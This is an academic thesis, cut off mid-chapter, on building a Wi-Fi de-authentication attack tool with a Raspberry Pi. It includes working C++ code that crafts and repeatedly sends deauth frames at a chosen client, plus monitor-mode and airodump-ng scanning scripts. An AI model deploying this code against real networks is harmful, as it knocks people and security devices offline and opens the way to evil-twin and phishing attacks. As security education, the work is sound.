Sergiu-Florin Petrut

DEVELOPING AN OPEN-SOURCE WI-FI DE-AUTHENTICATOR USING NETWORK CAPABLE SYSTEM-ON-CHIP DEVICES

Technology and Communication

2024

VAASAN AMMATTIKORKEAKOULU
UNIVERSITY OF APPLIED SCIENCES
Information Technology

ABSTRACT

Author	Sergiu Petrut
Title	Developing an Open Source Wi-Fi De-authenticator Using Network Capable System-on-Chip Devices
Year	2024
Language	English
Pages	37
Name of Supervisor	Chao Gao

In response to the growing security concerns about unauthorised access to wireless networks, the project seeks to provide an understanding of the underlying workings and preventative measures of de-authentication. This thesis showcases the design, implementation, and results of an open-source IEEE 802.11 WLAN de-authenticator that makes use of System-on-Chip devices with network capability.

The methodology consists of the development of software for System-on-Chip devices, with efficient manipulation and transmission capabilities necessary for de-authentication attacks. The key components of the system include a core package used for manipulating IEEE 802.11 into de-authenticating victims, as well as an intuitive user interface for setting up and executing de-authentication attacks. Also, the implementation follows open-source principles, having zero proprietary parts.

The outcome of the project was decided by rigorous testing in diverse network environments, evaluating its effectiveness, reliability, and performance. Overall, this thesis presents the flaws in IEEE 802.11, as well as how bad actors can take advantage of them through de-authentication.

Keywords De-authentication, System-on-Chip, Cybersecurity, Embedded

CONTENTS

LIST OF ABBREVIATIONS

AP	Access Point
BSSID	Basic Service Set Identifier
Deauth	De-authentication
DoS	Denial of Service
FOSS	Free Open Source Software
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
OEM	Original Equipment Manufacturer
RPI	Raspberry Pi
SoC	System-on-Chip
UI	User Interface
UX	User Experience
WLAN	Wireless Local Area Network

LIST OF FIGURES AND TABLES

1 INTRODUCTION

1.1 Motivation

In the everchanging landscape of cybersecurity, a plethora of exploits and attacks surface each and every day. De-authentication is one of the concepts that resurfaced recently as commercially available hardware combined with a relatively low bar of entry made it possible for any bad actor, regardless of technical skill, to commence de-authentication attacks.

These kind of de-authentication capable devices have been around for a short while and found limited use in legitimate businesses, however in recent years, with the adoption of a number of smart devices, such as security cameras, motion sensors and other Internet of Things devices, there has been a surge of bad actors using de-authentication to exploit IEEE 802.11 enabled devices, allowing them to circumvent whole security systems.

This thesis subject was chosen due to its topicality in the world of cybersecurity, as well as to gain a better understanding of the inner-workings of IEEE 802.11, System-on-Chip devices and Wireless Local Area Networks. Another reason for choosing this thesis was that to prevent such attacks to begin with, however one must understand de-authentication before being able to prevent it.

1.2 Methodology

The thesis focuses on the development process of an IEEE 802.11 WLAN de-authenticator with an emphasis on System-on-Chip devices ,in this particular case a Raspberry Pi 4, with various technologies being used for achieving that purpose. As such, the thesis project can be split into two halves, the core of the project and the UI for it.

The core of the thesis encompasses creating and using raw sockets in order to manipulate IEEE 802.11. To have this level of hardware access, while maintaining

highly resource efficient code and easy portability to Embedded and SoC devices alike, C++ was chosen. This C++ code makes up the core of the project and it is the minimum code required for commencing de-authentication attacks. Alongside C++ for handling hardware access, bash scripts were used for automating scanning of Access Points and Stations connected to said Access Points via the open source aircrack-ng suite of scanning tools.

The UI component of the thesis encompasses the user interface and user experience. In this segment, the main technology used is Node.js for hosting a WebUI, through which a user can interact with the low-level part of the project to scan and commence attacks from seamlessly.

1.3 Objectives

The main objective of the thesis was to make an IEEE 802.11 WLAN de-authenticator capable of ”jamming” victims connected to the access point while using a SoC device, such as a Raspberry Pi. The term ”jamming” is used liberally here, since de-authentication does not physically jam the wireless signal, but acts as a method of disrupting communications, more akin to a precise and targeted Denial-of-Service Attack (Waliullah, 2014).For the sake of accuracy, de-authentication will be described in more detail in the following chapters.

The thesis project was also developed with ease of use in mind in order to facilitate de-authentication related actions.

The reasoning behind including a user interface is mainly tied to 2 concepts: making the user understand the process in an easier way, as shown by several papers (Hartson, 2012) and making the project easy to use for people from non-technical backgrounds.

Using some basic principles for the UI, the user interface should allow the user to scan networks, distinguish between networks based off of the BSSID of the access point, see what stations are connected to selected APs, as well as start and stop

attacks coming from the Raspberry Pi. By making the UI as simple as possible to use and navigate, it is possible to achieve these requirements to better the UX for a normal user.

1.4 Thesis Structure

The thesis consists of the following chapters: the “Introduction”, “Project Background”, “Approach and Implementation”, “Outcome of the Development project” and “Conclusion and discussion”.

Chapter 1 “Introduction”, as the name suggests, introduces the reader to the required context of the thesis work and gives an expectation of what to come.

Chapter 2 “Project Background” lays the groundwork, explaining the core principles on which the thesis project relies on, such as IEEE 802.11 and de-authentication.

Chapter 3 “Approach and Implementation” showcases the process through the project was brought from ideation to reality, explaining how, for example, the backbone of the C++ code works or how the WebUI was implemented.

Chapter 4 “Outcome of the Development Project” is the most important chapter, as its contents describe how each and every moving part of the project and, more importantly, if it works and how does it behave. This includes a behavioral analysis of the C++ code, an analysis of the WebUI and most notably an analysis of how victims were affected by the attack.

Chapter 5 “Conclusion and discussion” focuses on considering all the findings from this thesis project, as well as what the next steps might be moving forward in the world of cybersecurity, with an emphasis on preventing de-authentication and de-authentication related attacks.

2 PROJECT BACKGROUND

The background and ideation phase of the project both started by following latest trends in criminal activity in the cybersecurity sphere, most notably in North America. There has been a sudden spike in a plethora of crimes, namely theft as well as breaking and entering (Kiara, 2022), where individuals abused Wi-Fi enabled security devices, such as cameras, sensors and locks using de-authentication attacks.

This sudden surge of crime even lead to seizures of certain devices that may be used to de-authenticate wireless security devices in certain countries, with Brazil going as far as banning them (Conway, 2024), and other countries considering banning them, limiting their access (Kan, 2024) or just seizing shipments of devices with such capabilities (Flipper Devices Inc., 2023).

However, these actions are more linked to the popular opinion of a single device capable of doing de-authentication attacks, among other things, and does not reflect the actions of governments on limiting acquiring the hardware necessary for such an attack in the first place.

Seeing this resurgence in de-authentication capable devices, the thesis focuses on the essentials of de-authentication and the prevention of de-authentication based attacks.

In order to understand that, the idea behind de-authentication and fundamentals of IEEE 802.11 must first be analyzed.

2.1 Fundamentals of IEEE 802.11

IEEE 802.11 is a series of specifications developed by the IEEE for WLANs, with its first implementation being adopted in 1997. Since then, multiple IEEE standards have been released, including but not limited to 802.11 ac, 802.11 ax and 802.11 bc.

In order to further understand it, we must look at the way it manages information, which is in the form of frames. Based on the specifications, IEEE 802.11 has 3 types of frames: management, control, and data. Data frames contain payloads for higher layers, control frames are used to access the medium and management frames allow a wireless client to access an Access Point. For de-authentication purposes, we are most interested in the latter.

A management frame from the IEEE802.11 standard has been showcased in Figure 1:



Figure 1. Management Frame Structure

Inside the Frame Control package, the bits are organized as presented in Figure 2:



Figure 2. Frame Control Package Structure

We are particularly interested in the Type and Subtype fields, as those can be used to send out management frames including de-authentication instructions. By setting the Type field value to 0x00, we can make a management frame and by making the value of the Subtype field to 0x0C, we specify that the frame sends a de-authentication frame. Some of the more useful management frame subtypes have been mentioned in Table 1.

Table 1. Subtypes of the Management Frame

Type	Description	Subtype	Description
00	Management	0000	Association Request
00	Management	0001	Association Response
00	Management	0010	Reassociation Request
00	Management	0011	Reassociation Response
00	Management	0100	Probe Request
00	Management	0101	Probe Response
00	Management	1000	Beacon
00	Management	1001	ATIM
00	Management	1010	Dissasociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	1111	Reserverd

The frame also includes some crucial information for a de-authentication attack, including the receiver, the target (the AP) and a reason code, which is normally left to 0x07 (general reason).

Therefore, having ”built” such a frame inside a script, we can now transmit it to the aforementioned AP.

2.2 De-authentication

De-authentication, in simple terms, is a type of attack where a bad actor sends instructions, in the shape of “frames”, to an access point. From there, the access point sends a de-authentication frame to a device, or a “station”, or in other words a ”sanctioned technique to inform a rogue station that they have been disconnected from the network” (Wright, 2005). Simply put, by receiving a management frame with a de-authentication package, the access point will start to remove specific users from the network. Naturally, this can be abused rather easily by a bad actor and will be the foundation of the project.

As previously mentioned, de-authentication is a very precise type of attack, as a specific station is chosen to be de-authenticated. This is quite the opposite from other attacks, such as SYN Floods, that target entire networks.

Another defining characteristic is the fact that de-authentication is normally a precursor to other attacks, such as Evil Twin Attacks (Afzal, March 2016), or getting the password by de-authenticating a user off the network and then gaining the password through a phishing attack when the user attempts to reconnect.

As shown in Figure 3, an attacker can disrupt the flow of information by sending de-authentication frames to a victim. This renders the victim helpless, as for the duration of the attack the victim cannot communicate to the Access Point.

All of this can be done in the presence of security features, such as WEP, WPA2 or WPA3, which makes it particularly attractive for bad actors with limited skills or hardware.



Figure 3. Diagram of De-authentication Attack

3 APPROACH AND IMPLEMENTATION

3.1 Application Architecture

Due to the nature of the project, the application consists of 2 main parts: a main deauthentication script written in C++ that handles socket interactions and that sends the de-authentication packets to a selected host and a frontend made in Node.js that handles the user interactions with the main C++ code to ease the usability of the program. As such, the preparation phase consisted of mocking up the architecture of the application, as displayed in Figure 4.



Figure 4. Flowchart of the De-authentication Program

As denoted from Figure 4, using the GUI for initiating attacks is much more straightforward for the user while being more complex from a development standpoint. The command line interface method of using the project is intended more for users with a modicum of technical knowledge. Despite being in a category of its own, the CLI method of commencing attacks is equivalent to the GUI method, as both of them use the same core functionalities.

3.2 C++ Code

The core of this project is made up by the C++ script, seeing as it serves to generate a IEEE802.11 management frame, specifically a de-authentication frame, and to send said frame to a victim.

C++ was chosen for this task as low-level networking functions are present via Linux headers, therefore manipulating raw packets is relatively simple. C++ was also chosen due to its performance, both in speed and memory consumption. These 2 are particularly important aspects to consider, seeing as the project was developed specifically for SoC devices that might not dispose of abundant resources.

```
int sockfd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

if (sockfd < 0) {
      this->error_log = "socket() creation failed - do you have permissions?";
      return -1;
}

memset(&ifr, 0, sizeof(ifr));
memcpy(ifr.ifr_name, this->device_name.c_str(), sizeof(ifr.ifr_name));

if (ioctl(sockfd, SIOCGIFINDEX, &ifr) < 0) {
      this->error_log = "ioctl() failed - is device name correct and in monitor mode?";
      return -1;
}

memset(&ll, 0, sizeof(ll));

ll.sll_family = AF_PACKET;
ll.sll_ifindex = ifr.ifr_ifindex;
ll.sll_protocol = htons(ETH_P_ALL);

if (bind(sockfd, (struct sockaddr*)&ll, sizeof(ll)) < 0) {
      this->error_log = "bind() failed - do you have permissions?";
      return -1;
}

return sockfd;
```

Figure 5. Socket Creation in C++

As one can see from Figure 5, at the beginning of this program a raw socket with an address family of “AF_PACKET” and protocol “ETH_P_ALL” is created. This socket works directly on layer 2 of the TCP/IP protocol stack so that we can send customized IEEE802.11 frames, including management frames such as Beacons and, more importantly, de-authentication frames.

In addition, 5 it is observable from Figure 5 how the interface gets initialized under the “ifr” variable. This is first used to check if the selected interface is correct and if it is in monitor mode. Afterwards, a link-layer struct, denoted by “ll”, is initialized to 0 and then filled with the data from the socket, respectively the family and protocol, as well as the name of the interface.

Finally, the socket is bound to the link-layer address by using the “bind()” function. If everything passes successfully, the functions returns the newly created socket.

Having set up the socket necessary for sending the de-authentication package, the next logical step is to implement a class that creates the package. This was done using the “create_deauth_message” function, as displayed in Figure 6.

```
uint8_t create_deauth_message(DeauthAttack::packet_t * deauth_packet) {
      this->raw_bssid_str = this->bssid;
      this->raw_client_str = this->client;


      this->raw_bssid_str.erase(std::remove(this->raw_bssid_str.begin(), this->raw_bssid_str.end(),
    ':'), this->raw_bssid_str.end());
      this->raw_client_str.erase(std::remove(this->raw_client_str.begin(), this->raw_client_str.end(),
    ':'), this->raw_client_str.end());

      char tmp_hex_buf[2];

      for (int i = 0; i < 6; ++i) {
            memset(tmp_hex_buf, '\0', sizeof(tmp_hex_buf));
            memcpy(tmp_hex_buf, this->raw_bssid_str.c_str()+i*2, 2);
            this->raw_bssid[i] = strtoul(tmp_hex_buf, NULL, 16);
      }

      for (int i = 0; i < 6; ++i) {
            memset(tmp_hex_buf, '\0', sizeof(tmp_hex_buf));
            memcpy(tmp_hex_buf, this->raw_client_str.c_str()+i*2, 2);
            this->raw_client[i] = strtoul(tmp_hex_buf, NULL, 16);
      }
```

Figure 6. BSSID and Client Buffer Creation

The function in Figure 6 sets the BSSID and Client addresses given by the user to memory buffers to be later fed into a de-authentication frame.

Figure 7 portrays precisely how the memory buffers for the client and BSSID are fed into the de-authentication frame. Here it is extremely important to note that the type and subtype are set in “deauth_packet[1]” and “deauth_packet[2]” respectively as 0x00 and 0x0C, as discussed in previous chapters. This enabled the frame to become a management frame with the purpose of de-authenticating our victim.

```
int xpos = 0;
deauth_packet[0]  = 0x00; deauth_packet[1]  = 0x00;
deauth_packet[2]  = 0x0C;
deauth_packet[3]  = 0x00; deauth_packet[4]  = 0x04;
deauth_packet[5]  = 0x80; deauth_packet[6]  = 0x00; deauth_packet[7] = 0x00;
deauth_packet[8]  = 0x02; deauth_packet[9]  = 0x00; deauth_packet[10] = 0x18; deauth_packet[11] = 0x00;
deauth_packet[12] = 0xC0; deauth_packet[13] = 0x00; deauth_packet[14] = 0x3A; deauth_packet[15] = 0x01;
for (xpos = 0; xpos < 6; ++xpos) deauth_packet[xpos+16] = this->raw_client[xpos];
for (xpos = 0; xpos < 6; ++xpos) deauth_packet[xpos+22] = this->raw_bssid[xpos];
for (xpos = 0; xpos < 6; ++xpos) deauth_packet[xpos+28] = this->raw_bssid[xpos];
deauth_packet[34] = 0xF0; deauth_packet[35] = 0x3F;
deauth_packet[36] = 0x07; /* DEAUTH REASON 0x07 [GENERAL] */ deauth_packet[37] = 0x00;
deauth_packet[38] = '\0';

return DEAUTHSIZ;
```

Figure 7. De-authentication Frame Structure inside C++

The function copies all necessary data to be put into the frame from the input we will give the script; BSSID, WLAN device and the Client’s MAC address. The latter will be particularly important as we move through the code.

With the completion of the frame, a sending function is also needed as shown in Figure 8.

```
int8_t send_deauth_message(DeauthAttack::packet_t * deauth_packet) {
      int8_t status = (int8_t)send(this->rfsockfd, deauth_packet, DEAUTHSIZ, 0);
      return ((status < 0)?-1:1);
}
```

Figure 8. Sending Function

These helper classes and their inherent functions are used in the main loop of the function where the user can input a chosen BSSID of an AP, the wireless adapter of choice and the MAC address of a victim.

The main function begins with clearing the screen and setting the chosen wireless socket from the user’s inputs. Afterwards, the snippet of code inside Figure 9 is executed:

```
deauth_attack.bssid = network_bssid;
deauth_attack.client = client_mac;
deauth_attack.rfsockfd = wireless.sockfd;

WirelessTools::DeauthAttack::packet_t deauth_packet[64];

deauth_attack.create_deauth_message(deauth_packet);

int8_t status;
uint64_t packet_count = 0;

std::cout << "Target BSSID: " << deauth_attack.bssid  << std::endl;
std::cout << "Client BCast: " << deauth_attack.client << std::endl;
std::cout << "Device Name:  " << wireless.device_name << std::endl \
                                                          << std::endl;

while (1) {
std::ofstream o(fileName);
data = {

        {
                "Broadcast", deauth_attack.client
        },
        {
                "Packet count", packet_count
        }

};
o << std::setw(4) << data << std::endl;
```

Figure 9. Important Parts of the main() function

As mentioned before, the Client variable here is very important as the script uses the MAC address of the victim station as a destination for all the de-authentication packages that are being sent out from the script at a given time. This is of particular importance due to its targeted nature, as sending a large number of messages to the Access Point for example would not constitute a de-authentication attack, but rather a flood.

This exact technique was used to kick certain customers off of wireless networks in certain places such as Hotels and Airports, the companies who owned/administered said places having been fined by several authorities for this practice (Federal Communications Commission, 2015).

The tools and method used for scanning Access Points and all the devices, or stations, connected to said Aps will be discussed in the following chapters.

It is also important to note that the latter part of Figure 9 shows how the data being generated by the C++ script is fed to an ostream of data, which the Node.js server takes and displays live on the WebUI.

To better portray the way these multiple snippets of code showcased in figures 5 through 9 interact with each other and accomplish the goal of de-authenticating a specific victim, the flowchart from Figure 10 was created.



Figure 10. Flowchart of C++ Code

As seen in Figure 10, the C++ code creates a socket for the wireless interface. If that succeeds, it creates frames with input data, specifically the name of the selected wireless interface, the BSSID of the AP and the MAC address of the targeted client. The code then attempts to send this frame and, if successful, will repeat sending it until the user stops the code.

3.3 Attacker Device

In order to run the main part of the project, the C++ script, we will need an SoC with the bare minimum requirements of running embedded Linux. A suitable candidate for running the core alone would be a Rock Pi S with 512MB of memory. Due to the size of the core file, it would be rather simple to run even on such resource deficient devices, granted they have the capability of connecting a monitor mode compatible wireless adapter.

Figure 11. Normal Raspberry Pi 4 SoC

A Raspberry Pi 4 was chosen for the purpose, as seen in Figure 11, which is running a Broadcom BCM2711 SoC with a 1.5GHz quadcore ARM Cortex. The choice of this particular SoC came down to processing power and having the capability to connect a wireless adapter directly to it. This is necessary as the RPI4's on-board

WLAN interface does not support monitor mode and as such it requires a USB WLAN dongle capable of it.

The monitor mode is one of eight modes of operating for the IEEE802.11 standard and it allows a device operating in said mode to monitor all traffic on a wireless channel without having to be associated with an AP. As one might tell, this is a crucial part of the project and it cannot be done without having an adapter capable of running in the monitor mode.

The monitor mode can be enabled on devices running Linux by inserting the following commands. Firstly, the selected wireless interface must be turned off with "ifconfig [interface name] down". In our case, the interface name would be "wlan1" since the original on-board interface, "wlan0", cannot be used as previously established.

Secondly, using "iwconfig wlan1 mode monitor" the interface is set to run in monitor mode. It is crucial that this is done after the interface is disabled, or else this would not be possible.

Thirdly, after setting the interface to run in monitor mode, the interface can be enabled back with the "ifconfig wlan1 up" command. All of the aforementioned commands ship with Linux by default, as they are part of the system administration tools.

3.4 Wireless Adapter

An Asus N-13 USB was chosen to be used as a wireless adapter, portrayed in Figure 12, as it can be easily used with a RPI4 and it operates without the use of drivers. It also operates on a frequency of 2.4GHz, which at time of writing is still the most common frequency for IEEE 802.11 devices. As mentioned in Chapter 3.3, this is required to run the RPI4 in monitor mode and its interface name is "wlan1" and will be referred to as such from now on.

Figure 12. ASUS N-13B USB Wireless Adapter

3.5 WebUI

The Web UI consists of a very rudimentary and lightweight frontend hosted on a NodeJS server. The NodeJS server also connects the C++ app and scanning tools by running a number of bash scripts written for the purpose of simplifying the process.

As the whole application is expected to run on a SoC device, the Web UI was purposefully made to be very light, replacing aesthetics with compatibility for weaker boards.



Figure 13. User Interface for the De-authentication Script

This is the structure of the UI when the list of networks is unpopulated. It includes two buttons for starting and stopping network scanning as well as two buttons for

starting and stopping the de-authentication attack after selecting a target from the list of scanned networks.

This was an intentional choice for making the UI as simple as possible, making it not only efficient from a resource point of view but also from a user perspective, having a very simple and intuitive design.

After scanning and choosing an AP, the user can choose to scan the stations connected to said AP. This works by capturing the packets sent to and from the AP to the stations, revealing their MAC addresses and facilitating attacks towards them.

The Web UI can also be accessed remotely, facilitating the use of the de-authentication tools for users who have already placed the board in a discrete location, yet still in range of the wireless networks the user might want to attack. This can be easily done as the NodeJS server hosts the page on the IP address of the device and, while using a reverse proxy, this can be done from completely different networks, cities, or countries

As a replacement for extremely weak boards that can only run an embedded Linux environment and the C++ script, without the Web UI, facilitating access through a SSH tunnel was done.

3.6 Bash Scripts

Due to the nature of the project, setting up the wireless adapter correctly is a must. Normally, this would be done by accessing the CLI and manually interfacing with the wireless adapter using the ifconfig and iwconfig commands. However, as part of the objectives, ease of use principles dictated that this part could also be made much easier for the end user. Therefore, several bash scripts were created with that specific purpose in mind.

```
setupwlan.sh
sudo ifconfig wlan1 down
sudo iwconfig wlan1 mode monitor
sudo ifconfig wlan1 up
```

Figure 14. Bash Script for wireless interface setup

As seen in Figure 14, the simplest of the scripts takes care of the wireless adapter and makes sure it is configured correctly in order to operate in monitor mode. A failsafe for this was also configured in the aforementioned C++ code when checking if the IO control module is set up correctly.

The name of the ASUS N-13 USB wireless adapter, “wlan1”, is hardcoded here due to the naming conventions within the Raspberry Pi, as we are not using the built-in wireless adapter, which is always set to wlan0. This is important to note as, with a device with more than 2 adapters, this argument will need to be changed. However, assuming the project is run and configured for SoC targets, this will successfully enable the right adapter for network capable SoC devices.

```
startAirodump.sh
while getopts d: flag
do
    case "${flag}" in
        d) wlan=${OPTARG};;
    esac
done
echo "Starting airodump at $wlan"
cd public/airodump
rm *
sudo airodump-ng $wlan -w data
```

Figure 15. Bash Script for Scanning

In Figure 15 we can observe the other necessary bash script, which is a bit more complex, automating the process of scanning and dumping data from an open-source scanning tool, airmon-ng, part of the aircrack-ng suite of tools. All of these tools are freely available and ship with certain embedded Linux distributions, such as Kali Linux.

The script initially gets called with a flag in the JavaScript code equivalent to the number of the chosen adapter and sets that argument to the ”wlan” variable, normally set to “wlan1”, which is the USB WLAN adapter. Afterwards, a debugging message signaling the start of the script alongside the chosen wireless adapter is sent.

Next, the script deletes all previous data outputs in its default folder and starts scanning all available networks while loading the data on these networks in a homonymous .csv file.

Inside the JavaScript code, this data.csv file is converted to JSON, afterwards it is displayed live on the Web UI for the user to choose a network for the attack.

```
while getopts d: flag
do
    case "${flag}" in
        d) wlan=${OPTARG};;
    esac
done
echo "Starting airodump at $wlan"
cd public/airodump
rm *
sudo airodump-ng $2 -w data --bssid $3
```

Figure 16. Bash Script for Scanning Clients

The bash script for scanning stations connected to Access Points is presented in Figure 16. It prints a debug message, selects a predefined wlan adapter (in our case “wlan1”) and cleans the data folder exactly like the previous script. This differs by getting the BSSID from the AP selected from the previously ran bash

